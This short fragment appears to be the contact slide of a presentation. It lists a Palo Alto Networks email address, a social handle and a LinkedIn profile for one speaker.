sseetharam@paloaltonetworks.com

@shrestabs

linkedin.com/in/shrestabs

paloalto NETWORKS